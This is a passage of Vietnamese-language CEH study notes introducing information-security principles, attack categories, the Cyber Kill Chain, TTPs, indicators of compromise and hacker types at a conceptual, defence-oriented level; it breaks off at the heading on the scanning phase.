An toàn (bảo mật) thông tin là “**trạng thái hoạt động tốt của thông tin và cơ sở hạ tầng, trong đó khả năng bị đánh cắp, giả mạo hoặc gián đoạn thông tin và dịch vụ được giữ ở mức thấp hoặc có thể chấp nhận được.**” . Nó dựa trên năm yếu tố chính: tính bảo mật, tính toàn vẹn, tính khả dụng, tính xác thực và tính không từ chối.



5 yếu tố của bảo mật thông tin

Tính bí mật (Confidentiality)

- **Tính bảo mật** là sự đảm bảo rằng thông tin chỉ có thể truy cập được đối với những người có thẩm quyền.
- Ví phạm bảo mật có thể xảy ra do xử lý dữ liệu không đúng cách hoặc do cô tình lây cấp dữ liệu.
- Các biện pháp kiểm soát bảo mật bao gồm: phân loại dữ liệu, mã hóa dữ liệu và xử lý thiết bị thích hợp (như DVD, ổ USB và đĩa Blu-ray).

Tính toàn vẹn (Integrity)

- **Tính toàn vẹn** là mức độ đáng tin cậy của dữ liệu hoặc tài nguyên trong việc ngăn chặn các thay đổi không đúng và trái phép – đảm bảo rằng thông tin đủ chính xác cho mục đích của nó.
- Các biện pháp để duy trì tính toàn vẹn của dữ liệu như là tính checksum (một số được tạo ra bởi một hàm toán học để xác minh rằng một khối dữ liệu nhất định không bị thay đổi) và kiểm soát truy cập (đảm bảo rằng chỉ những người được ủy quyền mới có thể cập nhật, thêm hoặc xóa dữ liệu).

Tính sẵn sàng (Availability)

- **Tính sẵn sàng** là đảm bảo các hệ thống chịu trách nhiệm cung cấp, lưu trữ và xử lý thông tin có thể truy cập được khi người dùng được yêu cầu.
- Các biện pháp để duy trì tính khả dụng của dữ liệu: triển khai các giải pháp dự phòng và các máy được phân cụm (clustering), phần mềm chống virus để chống lại phần mềm độc hại và hệ thống chặn DDoS.

Tính xác thực (Authenticity)

- Vai trò chính của xác thực là xác minh người dùng hợp lệ.
- Các biện pháp kiểm soát như sinh trắc học, smartcard, chứng chỉ kỹ thuật số đảm bảo tính xác thực của dữ liệu, giao dịch, thông tin liên lạc và tài liệu.

Tính không từ chối (Non-Repudiation)

- **Không từ chối** là một cách để đảm bảo rằng người gửi thông điệp sau này không thể từ chối việc đã gửi và người nhận không thể phủ nhận việc đã nhận được thông điệp đó.
- Cá nhân, tổ chức sử dụng chữ ký số để đảm bảo tính không thể chối cãi.

Động lực của hacker

Những kẻ tấn công thường có **động cơ** (mục tiêu), có thể là làm gián đoạn hoạt động kinh doanh của tổ chức, đánh cắp thông tin có giá trị vì tò mò, hoặc thậm chí là để trả thù. Khi kẻ tấn công xác định được mục tiêu của mình, chúng có thể sử dụng các công cụ, kỹ thuật tấn công và phương pháp khác nhau để khai thác các lỗ hổng trong hệ thống máy tính hoặc chính sách bảo mật và các biện pháp kiểm soát.

Attacks = Motive (Goal) + Method + Vulnerability

Phân loại tấn công

Theo IATF, các cuộc tấn công bảo mật được phân thành các loại như sau:

Tấn công thụ động (Passive Attacks)

Tấn công thụ động liên quan đến việc chặn và giám sát lưu lượng mạng và luồng dữ liệu trên mạng mục tiêu và không làm xáo trộn dữ liệu. Attacker thực hiện giám sát các hoạt động mạng bằng cách sử dụng các công cụ nghe lén. Các cuộc tấn công này rất khó bị phát hiện vì attacker không tương tác với hệ thống hoặc mạng mục tiêu.

Tấn công thụ động cho phép attacker nắm bắt dữ liệu hoặc thông tin không mã hóa được truyền trong mạng mà không cần sự đồng ý của người dùng. Một số ví dụ về tấn công thụ động:

- Footprinting
- Sniffing and eavesdropping
- Network traffic analysis
- Decryption of weakly encrypted traffic

Tấn công chủ động (Active Attacks)

Tấn công chủ động làm xáo trộn dữ liệu đang truyền, làm gián đoạn giao tiếp hoặc dịch vụ giữa các hệ thống để vượt qua hoặc đột nhập vào các hệ thống. Những kẻ tấn công khởi động các cuộc tấn công vào hệ thống hoặc mạng mục tiêu bằng cách chủ động gửi lưu lượng truy cập.

Các cuộc tấn công này được thực hiện trên mạng mục tiêu để khai thác thông tin trên đường truyền. Chúng xâm nhập hoặc lây nhiễm vào mạng nội bộ của mục tiêu và truy cập vào hệ thống từ xa để xâm nhập mạng nội bộ.

Một số kiểu tấn công chủ động được giới thiệu trong CEH Tiếng Việt:

- Denial-of-service (DoS) attack
- Bypassing protection mechanisms
- Malware attacks (such as viruses, worms, ransomware)
- Modification of information
- Spoofing attacks
- Replay attacks
- Password-based attacks
- Session hijacking
- Man-in-the-Middle attack
- DNS and ARP poisoning
- Compromised-key attack
- Firewall and IDS attack
- Profiling
- Arbitrary code execution
- Privilege escalation
- Backdoor access
- Cryptography attacks
- SQL injection

- XSS attacks
- Directory traversal attacks
- Exploitation of application and OS software

Tấn công gần (Close-in attacks)

Tấn công gần được thực hiện khi kẻ tấn công ở gần hệ thống hoặc mạng mục tiêu. Mục tiêu chính của việc thực hiện kiểu tấn công này là thu thập hoặc sửa đổi thông tin hoặc làm gián đoạn quyền truy cập.

Một ví dụ của loại tấn công này là **Social engineering** (Eavesdropping, shoulder surfing, dumpster diving, and other methods) sẽ được giới thiệu trong những bài sau của series CEH Tiếng Việt.

Tấn công nội gián (Insider attacks)

Tấn công nội gián được thực hiện bởi những người đáng tin cậy, những người có quyền truy cập thực tế vào các tài sản quan trọng của mục tiêu. Tấn công này bao gồm việc sử dụng quyền truy cập đặc quyền để vi phạm các quy tắc hoặc cố ý gây ra mối đe dọa đối với thông tin hoặc hệ thống thông tin của tổ chức.


Người trong cuộc có thể dễ dàng vượt qua các quy tắc bảo mật, làm hỏng tài nguyên có giá trị và truy cập thông tin nhạy cảm. Họ lạm dụng tài sản của tổ chức để ảnh hưởng trực tiếp đến tính bảo mật, tính toàn vẹn và tính sẵn có của hệ thống thông tin. Những cuộc tấn công này ảnh hưởng đến hoạt động kinh doanh, danh tiếng và lợi nhuận của tổ chức. Tấn công nội gián rất khó để phát hiện.

- Eavesdropping and wiretapping
- Theft of physical devices
- Social engineering
- Data theft and spoliation
- Pod slurping
- Planting keyloggers, backdoors, or malware

Information Warfare

CEH – Nguồn: <http://www.iwar.org.uk>.

Thuật ngữ chiến tranh thông tin hoặc **InfoWar** đề cập đến việc sử dụng công nghệ thông tin và truyền thông (ICT) để có lợi thế cạnh tranh so với đối thủ.



Information Warfare

Phân loại:

- **Chiến tranh chỉ huy và kiểm soát – Command and control warfare (C2 warfare):** Trong ngành bảo mật máy tính, chiến tranh C2 đề cập đến tác động của kẻ tấn công đối với hệ thống hoặc mạng bị xâm phạm mà chúng kiểm soát.
- **Chiến tranh dựa trên tình báo – Intelligence-based warfare:** Chiến tranh dựa trên tình báo là một công nghệ dựa trên cảm biến trực tiếp làm hỏng các hệ thống công nghệ. Theo Libicki, “chiến tranh dựa trên thông tin tình báo” là chiến tranh bao gồm thiết kế, bảo vệ và từ chối các hệ thống tìm kiếm đủ kiến thức để thống trị không gian chiến đấu.
- **Chiến tranh điện tử – Electronic warfare:** Theo Libicki, chiến tranh điện tử sử dụng các kỹ thuật vô tuyến điện tử và mật mã để làm suy giảm khả năng liên lạc. Các kỹ thuật điện tử vô tuyến tấn công các phương tiện vật lý để gửi thông tin, trong khi các kỹ thuật mật mã sử dụng các bit và byte để phá vỡ các phương tiện gửi thông tin.
- **Chiến tranh tâm lý – Psychological warfare:** Chiến tranh tâm lý là việc sử dụng các kỹ thuật khác nhau như tuyên truyền và khủng bố để làm mất tinh thần của kẻ thù.
- **Chiến tranh kinh tế – Economic warfare:** Chiến tranh thông tin kinh tế có thể ảnh hưởng đến nền kinh tế của một doanh nghiệp hoặc quốc gia bằng cách chặn dòng thông tin. Điều này có thể đặc biệt nghiêm trọng đối với các tổ chức kinh doanh nhiều trong thế giới kỹ thuật số.
- **Chiến tranh mạng -Cyberwarfare:** Chiến tranh mạng là việc sử dụng hệ thống thông tin để chống lại nhân cách ảo của các cá nhân hoặc nhóm. Nó là chiến tranh rộng nhất trong tất cả các chiến tranh thông tin. Nó bao gồm khủng bố thông tin, tấn công ngữ nghĩa và chiến tranh mô phỏng.

Mô-đun 1. Phần 2. Giới thiệu Cyber Kill Chain

Vậy Cyber Kill Chain là gì? Cyber Kill Chain là một chuỗi các bước theo dõi những giai đoạn của một cuộc tấn công mạng, tính từ giai đoạn thu thập thông tin cho đến khi thực hiện đánh cắp dữ liệu. Nó cung cấp cái nhìn sâu sắc hơn về các giai đoạn tấn công, giúp các chuyên gia bảo mật hiểu trước các chiến thuật, kỹ thuật và quy trình của đối thủ.



Reconnaissance (Trinh sát)

Attacker thực hiện trinh sát để thu thập càng nhiều thông tin về mục tiêu càng tốt để thăm dò các điểm yếu trước khi tấn công. Họ tìm kiếm thông tin công khai trên Internet, thông tin về mạng, thông tin hệ thống và thông tin tổ chức của mục tiêu. Bằng cách tiến hành trinh sát trên các cấp độ mạng khác nhau, attacker có thể thu được thông tin như các lớp mạng, IP, thông tin về nhân sự, ...

Attacker có thể sử dụng các công cụ tự động để dò quét các cổng và dịch vụ đang mở, các lỗ hổng trong ứng dụng và thông tin đăng nhập, để lấy thông tin. Thông tin như vậy có thể giúp attacker trong việc truy cập backdoor vào mạng mục tiêu.



Hình minh họa Reconnaissance

Các hoạt động của attacker bao gồm:

- Thu thập thông tin về tổ chức mục tiêu bằng cách tìm kiếm trên Internet hoặc thông qua các mạng xã hội các phương tiện truyền thông.
- Thực hiện phân tích các hoạt động trực tuyến, các thông tin công khai.
- Thu thập thông tin từ các trang mạng xã hội, dịch vụ web.
- Lấy thông tin về các trang web đã truy cập.
- Giám sát và phân tích trang web.
- Thực hiện Whois, DNS và theo vết (footprinting) mạng.
- Thực hiện quét để xác định các cổng và dịch vụ đang mở.

Weaponization (Vũ khí hóa)

Attacker phân tích dữ liệu thu thập được trong giai đoạn trước để xác định các lỗ hổng và kỹ thuật có thể khai thác và tiến hành truy cập trái phép vào hệ thống.

Dựa trên các lỗ hổng được xác định trong quá trình phân tích, attacker có thể nhắm mục tiêu vào các thiết bị mạng, hệ điều hành, thiết bị đầu cuối hoặc thậm chí các thành viên trong tổ chức để thực hiện tấn công. Ví dụ attacker có thể gửi email lừa đảo đến nhân viên, email đó bao gồm mã độc. Khi được tải xuống, attacker sẽ cài đặt một backdoor trên máy tính để cho phép truy cập từ xa.

Các hoạt động của attacker:

- Xác định phần mềm độc hại thích hợp dựa trên phân tích.
- Tạo mã độc hoặc payload độc hại dựa trên lỗ hổng đã xác định.

- Gửi email lừa đảo
- Tận dụng bộ công cụ khai thác và mạng lưới botnet.

Delivery

Delivery là một giai đoạn quan trọng đo lường hiệu quả của các chiến lược phòng thủ để xem attacker có bị chặn lại khi thực hiện tấn công hay không.

- Gửi email lừa đảo đến nhân viên.
- Phát tán USB có chứa dữ liệu độc hại cho nhân viên.
- Triển khai các công cụ tấn công khác nhau chống lại hệ điều hành, ứng dụng và server của tổ chức mục tiêu.

Exploitation (Khai thác)

Ở giai đoạn này, tổ chức bị tấn công có thể chịu các cuộc tấn công xác thực, ủy quyền, thực thi mã (code execution), các mối đe dọa bảo mật vật lý, ...

Trong giai đoạn này hacker khai thác lỗ hổng phần mềm hoặc phần cứng để truy cập từ xa vào hệ thống đích.

Installation (Cài đặt)

Attacker lúc này sẽ cài thêm phần mềm độc hại trên hệ thống để duy trì quyền truy cập trong thời gian dài (hay gọi là *backdoor*). Sau khi inject mã độc, attacker có thể lây lan sang các hệ thống đầu cuối khác trong mạng. Ngoài ra, attacker còn che giấu các mã độc đó bằng các kỹ thuật như mã hoá để tránh các giải pháp bảo mật của hệ thống.

Những hoạt động của attacker:

- Tải xuống và cài phần mềm độc hại chẳng hạn như backdoor.
- Có được quyền truy cập từ xa vào hệ thống.
- Tận dụng các phương pháp khác nhau để giữ cho backdoor ẩn và hoạt động.
- Duy trì quyền truy cập vào hệ thống mục tiêu.

Command and Control (Thực thi lệnh và kiểm soát)

Attacker tạo ra một kênh điều khiển, kênh này thiết lập giao tiếp hai chiều giữa hệ thống của nạn nhân và server do attacker soát để giao tiếp và truyền dữ liệu qua lại.

Attacker thực hiện các kỹ thuật như mã hóa để che giấu các kênh như vậy. Khi sử dụng kênh này, attacker sẽ khai thác từ xa trên hệ thống hoặc mạng của mục tiêu.

Những hoạt động của attacker:

- Thiết lập kênh giao tiếp hai chiều giữa hệ thống của nạn nhân và server do attacker soá.
- Tận dụng các kênh như truy cập web, email và DNS.
- Áp dụng các kỹ thuật leo thang đặc quyền.
- Che giấu bằng cách sử dụng các kỹ thuật như mã hóa.


Actions on objectives (Hành động lên mục tiêu)

Attacker điều khiển hệ thống của nạn nhân theo kết nối từ xa, giành được quyền truy cập vào dữ liệu, làm gián đoạn dịch vụ bằng cách truy cập vào mạng và xâm nhập nhiều hệ thống hơn.


TTPs (Tactics, Techniques and Procedures)

Thuật ngữ TTPs đề cập đến các mô hình hoạt động và phương pháp liên quan đến các tác nhân hoặc nhóm tác nhân đe dọa cụ thể.


TTP rất hữu ích trong việc phân tích các mối đe dọa, thống kê các tác nhân đe dọa. Từ “**tactics**” (chiến thuật) được định nghĩa như một kim chỉ nam mô tả cách kẻ tấn công thực hiện cuộc tấn công từ đầu đến cuối. Từ “**techniques**” (kỹ thuật) được định nghĩa là các phương pháp kỹ thuật được kẻ tấn công sử dụng để đạt được kết quả. Cuối cùng, từ “**procedures**” (thủ tục) là cách tiếp cận tổ chức sau các tác nhân đe dọa để khởi động cuộc tấn công.



Tactics/Tools



Techniques



Procedures

Minh họa về

TTPs

Để hiểu và phòng thủ trước các tác nhân đe dọa, điều quan trọng là phải hiểu các TTP mà attacker sử dụng. Hiểu được các chiến thuật của attacker giúp dự đoán và phát hiện các mối đe dọa đang phát triển trong giai đoạn đầu. Hiểu được các kỹ thuật giúp xác định các lỗ hổng và thực hiện các biện pháp phòng thủ trước. Cuối cùng, phân tích các thủ tục giúp xác định được attacker đang tìm gì trong cơ sở hạ tầng của mục tiêu.

Các tổ chức cần hiểu các TTP để bảo vệ hạ tầng trước các tác nhân đe dọa và các cuộc tấn công có thể sắp diễn ra. TTP cho phép các tổ chức ngăn chặn các cuộc tấn công ở giai đoạn đầu, do đó bảo vệ mạng khỏi những thiệt hại lớn.

Nhận dạng hành vi của attacker

Nhận dạng hành vi của attacker liên quan đến việc xác định các phương pháp hoặc kỹ thuật phổ biến thực hiện bởi chúng để tấn công nhằm xâm nhập vào mạng của tổ chức. Nó cung cấp cho các chuyên gia bảo mật cái nhìn sâu sắc về các mối đe dọa và khai thác có thể sắp diễn ra. Nó giúp lập kế hoạch cho cơ sở hạ tầng an ninh mạng và điều chỉnh các quy trình bảo mật.

Dưới đây là một số hành vi của attacker có thể được sử dụng:

- **Dò quét nội bộ – Internal Reconnaissance:** một khi attacker đã ở bên trong mạng lưới mục tiêu, chúng sẽ thực hiện dò quét nội bộ. Ta có thể giám sát các hoạt động của attacker bằng cách kiểm tra các lệnh bất thường được thực thi trong terminal và bằng cách sử dụng các công cụ bắt gói tin.
- **Sử dụng PowerShell:** PowerShell có thể được sử dụng để tự động hóa quá trình filter dữ liệu và khởi động tấn công khác. Ta cần kiểm tra lịch sử của PowerShell các event Windows.
- **Sử dụng CLI**
- **HTTP User Agent:** trong giao tiếp web, server xác định client được kết nối bằng cách sử dụng User Agent. Attacker sửa đổi nội dung của User Agent để giao tiếp với hệ thống bị xâm nhập. Do đó, ta có thể xác định cuộc tấn công này ở giai đoạn đầu bằng cách kiểm tra nội dung của trường User Agent.
- **Command and Control Server:** cần xác định, theo dõi lưu lượng mạng để tìm các kết nối ra ngoài, các cổng mở không mong muốn và các điểm bất thường khác.
- **Sử dụng DNS Tunneling:** attacker sử dụng DNS tunneling để làm xáo trộn lưu lượng độc hại trong các giao thức phổ biến được sử dụng trong mạng. Sử dụng DNS tunneling, attacker cũng có thể giao tiếp với máy chủ C&C, vượt qua các kiểm soát bảo mật và thực hiện lọc dữ liệu. Các chuyên gia bảo mật có thể xác định đường hầm DNS bằng cách phân tích các yêu cầu DNS độc hại, DNS payload, các domain không xác định và đích của các DNS request.
- **Sử dụng Web Shell:** sử dụng web shell để thao túng web server bằng cách tạo shell trong một trang web; từ đó attacker truy cập từ xa vào server. Attacker còn thực hiện nhiều tác vụ khác nhau như data filter, upload và download file. Ta có thể phát hiện bằng cách phân tích quyền truy cập trên server, log error, các chuỗi lạ, User-Agent và thông qua các phương pháp khác.
- **Data Staging:** sau khi xâm nhập thành công vào mạng của mục tiêu, attacker thu thập và kết nối càng nhiều dữ liệu càng tốt. Các loại dữ liệu mà attacker thu thập bao gồm dữ liệu về nhân viên, khách hàng, chiến thuật kinh doanh, cơ sở hạ tầng mạng. Cần giám sát lưu lượng mạng để tránh truyền nhận file trái phép, giám sát tính toàn vẹn của file và giám sát log thường xuyên.

IoCs (Indicators of Compromise)

Các mối đe dọa mạng liên tục phát triển với các TTPs mới hơn trên các lỗ hổng của tổ chức mục tiêu. Các chuyên gia bảo mật phải thực hiện giám sát liên tục để phát hiện và ứng phó một cách hiệu quả và hiệu quả với các mối đe dọa mạng đang phát triển.

IoCs là manh mối, hiện vật và các mẫu dữ liệu pháp y được tìm thấy trên mạng hoặc hệ điều hành của một tổ chức cho thấy có khả năng xâm nhập hoặc hoạt động độc hại trong cơ sở hạ tầng của tổ chức đó. Các IoC hoạt động như một nguồn thông tin tốt về các mối đe dọa đóng vai trò quan trọng trong quy trình tình báo.

Thông tin tình báo về mối đe dọa có thể thực hiện được trích xuất từ các IoC giúp các tổ chức nâng cao các chiến lược xử lý sự cố. Các chuyên gia an ninh mạng sử dụng các công cụ tự động khác nhau để giám sát các IoC nhằm phát hiện và ngăn chặn các vi phạm bảo mật khác nhau đối với tổ chức.

Giám sát các IoC cũng giúp các nhóm bảo mật tăng cường các chính sách và kiểm soát bảo mật của tổ chức để phát hiện và chặn traffic đáng ngờ nhằm ngăn chặn các cuộc tấn công tiếp theo có thể xảy ra.

Để khắc phục các mối đe dọa liên quan đến IoC, một số tổ chức như STIX và TAXII đã phát triển các report chứa dữ liệu cô đọng liên quan đến các cuộc tấn công và chia sẻ để cùng nhau ứng phó sự cố.

Phân loại IoCs:

- Email Indicators
- Network Indicators
- Host-Based Indicators
- Behavior Indicators

Mô-đun 1. Phần 3. Khái niệm Hacking

Đầu tiên ta cần hiểu được khai niệm hacking là gì? Hacking trong lĩnh vực bảo mật máy tính đề cập đến việc khai thác các lỗ hổng của hệ thống và phá vỡ các biện pháp bảo mật để truy cập trái phép vào tài nguyên hệ thống.

Hacker có thể sửa đổi các tính năng của hệ thống hoặc ứng dụng để đạt được mục tiêu ngoài mục đích ban đầu của người tạo ra nó. Thêm vào đó, hoạt động hacking có thể ăn cắp hoặc phân phối lại tài sản trí tuệ, dẫn đến tổn thất kinh doanh.

Hacking trên mạng máy tính thường được thực hiện bằng cách sử dụng các tập lệnh hoặc lập trình mạng. Các kỹ thuật hack mạng bao gồm tạo mã độc hoặc thực hiện các cuộc tấn công từ

chối dịch vụ (DoS), thiết lập các kết nối truy cập từ xa trái phép tới một thiết bị sử dụng trojan hoặc backdoor, tạo botnet, đánh hơi gói tin, lừa đảo và bẻ khóa mật khẩu.

Động cơ đằng sau việc hack có thể là để đánh cắp thông tin hoặc làm gián đoạn dịch vụ quan trọng, vì tò mò, thử nghiệm, lợi ích tài chính, uy tín, quyền lực, báo thù và nhiều lí do khác.

Hacker là ai?

Hacker (tin tặc) là người đột nhập vào hệ thống hoặc mạng mà không được phép để phá hủy, đánh cắp dữ liệu nhạy cảm hoặc thực hiện các cuộc tấn công trái phép khác.


Một hacker là một cá nhân thông minh với kỹ năng máy tính xuất sắc, cùng với khả năng tạo và khám phá phần mềm và phần cứng của máy tính. Thông thường, một hacker là một kỹ sư hoặc lập trình viên lành nghề có đủ kiến thức để phát hiện ra các lỗ hổng trong hệ thống mục tiêu. Họ thường có kiến thức chuyên môn và thích tìm hiểu về các ngôn ngữ lập trình và hệ thống máy tính khác nhau.

Đối với một số hacker, hack là một sở thích để xem họ có thể xâm nhập bao nhiêu máy tính hoặc mạng. Mục đích của họ có thể là để đạt được kiến thức hoặc tìm kiếm xung quanh hoặc có thể tấn công với mục đích xấu như đánh cắp dữ liệu kinh doanh, thông tin thẻ ngân hàng, mật khẩu cá nhân.

Phân loại hacker

- **Black Hats:** hacking bất hợp pháp, phá hoại. Loại hacker này thường tham gia vào các hoạt động tội phạm. Chúng còn được gọi là **crackers**.
- **White Hats:** có thể là **pentester**, là những cá nhân sử dụng kỹ năng hack cho mục đích phòng thủ. Ngày nay, hầu hết các tổ chức kinh doanh đều có các nhân sự có nhiệm vụ phân tích bảo mật và am hiểu về các biện pháp đối phó với hack, có thể bảo mật hệ thống thông tin và mạng của mình trước các cuộc tấn công nguy hiểm. Họ có sự cho phép của chủ sở hữu hệ thống.
- **Gray Hats:** là những người có tác dụng tấn công lẩn phong thủ vào nhiều thời điểm khác nhau. Họ có thể giúp tin tặc tìm ra các lỗ hổng khác nhau trong hệ thống hoặc mạng, đồng thời, giúp các nhà cung cấp cải thiện sản phẩm (phần mềm hoặc phần cứng) bằng cách kiểm tra các lỗ hổng có trong những sản phẩm đó.
- **Suicide Hackers:** là những cá nhân nhằm mục đích phá hủy cơ sở hạ tầng quan trọng vì một “lý do” và không quan tâm phải đổi mặt với pháp luật. Chúng tương tự như những kẻ đánh bom liều chết hy sinh mạng sống cho một cuộc tấn công và không quan tâm đến hậu quả.
- **Script Kiddies:** là những tin tặc không có kinh nghiệm xâm nhập hệ thống mà sử dụng các công cụ và phần mềm được viết sẵn.
- **Cyber Terrorists:** những cá nhân có nhiều kỹ năng, được thúc đẩy bởi tôn giáo hoặc chính trị, nhằm tạo ra sự gián đoạn quy mô lớn của mạng máy tính.
- **State-Sponsored Hackers:** được nhà nước bảo trợ, những cá nhân được chính phủ thuê để xâm nhập, lấy thông tin tối mật và làm hỏng hệ thống thông tin của các chính phủ khác.

- **Hacktivist:** khi tin tặc đột nhập vào hệ thống máy tính của chính phủ hoặc công ty để phản đối. Họ là những cá nhân sử dụng hack để thúc đẩy một chương trình chính trị, đặc biệt là bằng cách phá hoại hoặc vô hiệu hóa các trang web. Các mục tiêu hacktivist phổ biến bao gồm các cơ quan chính phủ, các tập đoàn đa quốc gia và bất kỳ đối tượng nào mà họ coi là mối đe dọa.



Phân loại hacker, một số loại hacker

Các giai đoạn trong hacking

Nhìn chung, hacking gồm 5 giai đoạn chính:

1. Trinh sát (Reconnaissance)
2. Dò quét (Scanning)
3. Cướp quyền (Gaining Access)

4. Duy trì quyền (Maintaining Access)
5. Xóa dấu vết (Clearing Tracks)

Reconnaissance

Trong series CEH Tiếng Việt, Reconnaissance đề cập đến giai đoạn chuẩn bị trong đó kẻ tấn công thu thập càng nhiều thông tin càng tốt về mục tiêu trước khi tiến hành tấn công.

Trong giai đoạn này, attacker tìm hiểu thêm về mục tiêu, có thể bao gồm khách hàng, nhân viên, hoạt động, mạng lưới và hệ thống liên quan. Ví dụ: hacker có thể gọi cho nhà cung cấp dịch vụ Internet của mục tiêu và sử dụng thông tin cá nhân có được trước đó. Hacker giả mạo làm khách hàng và khai thác thông tin từ nhân viên dịch vụ khách hàng.

Giai đoạn này có thể chia làm 2 loại là chủ động và thụ động.

Đối với thụ động, chúng không tương tác trực tiếp với mục tiêu. Thay vào đó, chúng dựa vào thông tin có sẵn được công khai như các bản tin. Mặt khác, các kỹ thuật trinh sát chủ động lại tương tác trực tiếp với hệ thống mục tiêu bằng cách sử dụng các công cụ như dò quét để phát hiện các port đang mở, các server có thể truy cập, các thông tin về vị trí của router, thông tin chi tiết của hệ điều hành và các dịch vụ, ...

Ta phải có khả năng phân biệt giữa các phương pháp do thám khác nhau và đưa ra các biện pháp phòng ngừa trước các mối đe dọa tiềm ẩn. Các công ty phải coi bảo mật như một phần không thể thiếu trong chiến lược kinh doanh, đồng thời được trang bị các chính sách và thủ tục thích hợp để kiểm tra các lỗ hổng tiềm ẩn.

Scanning

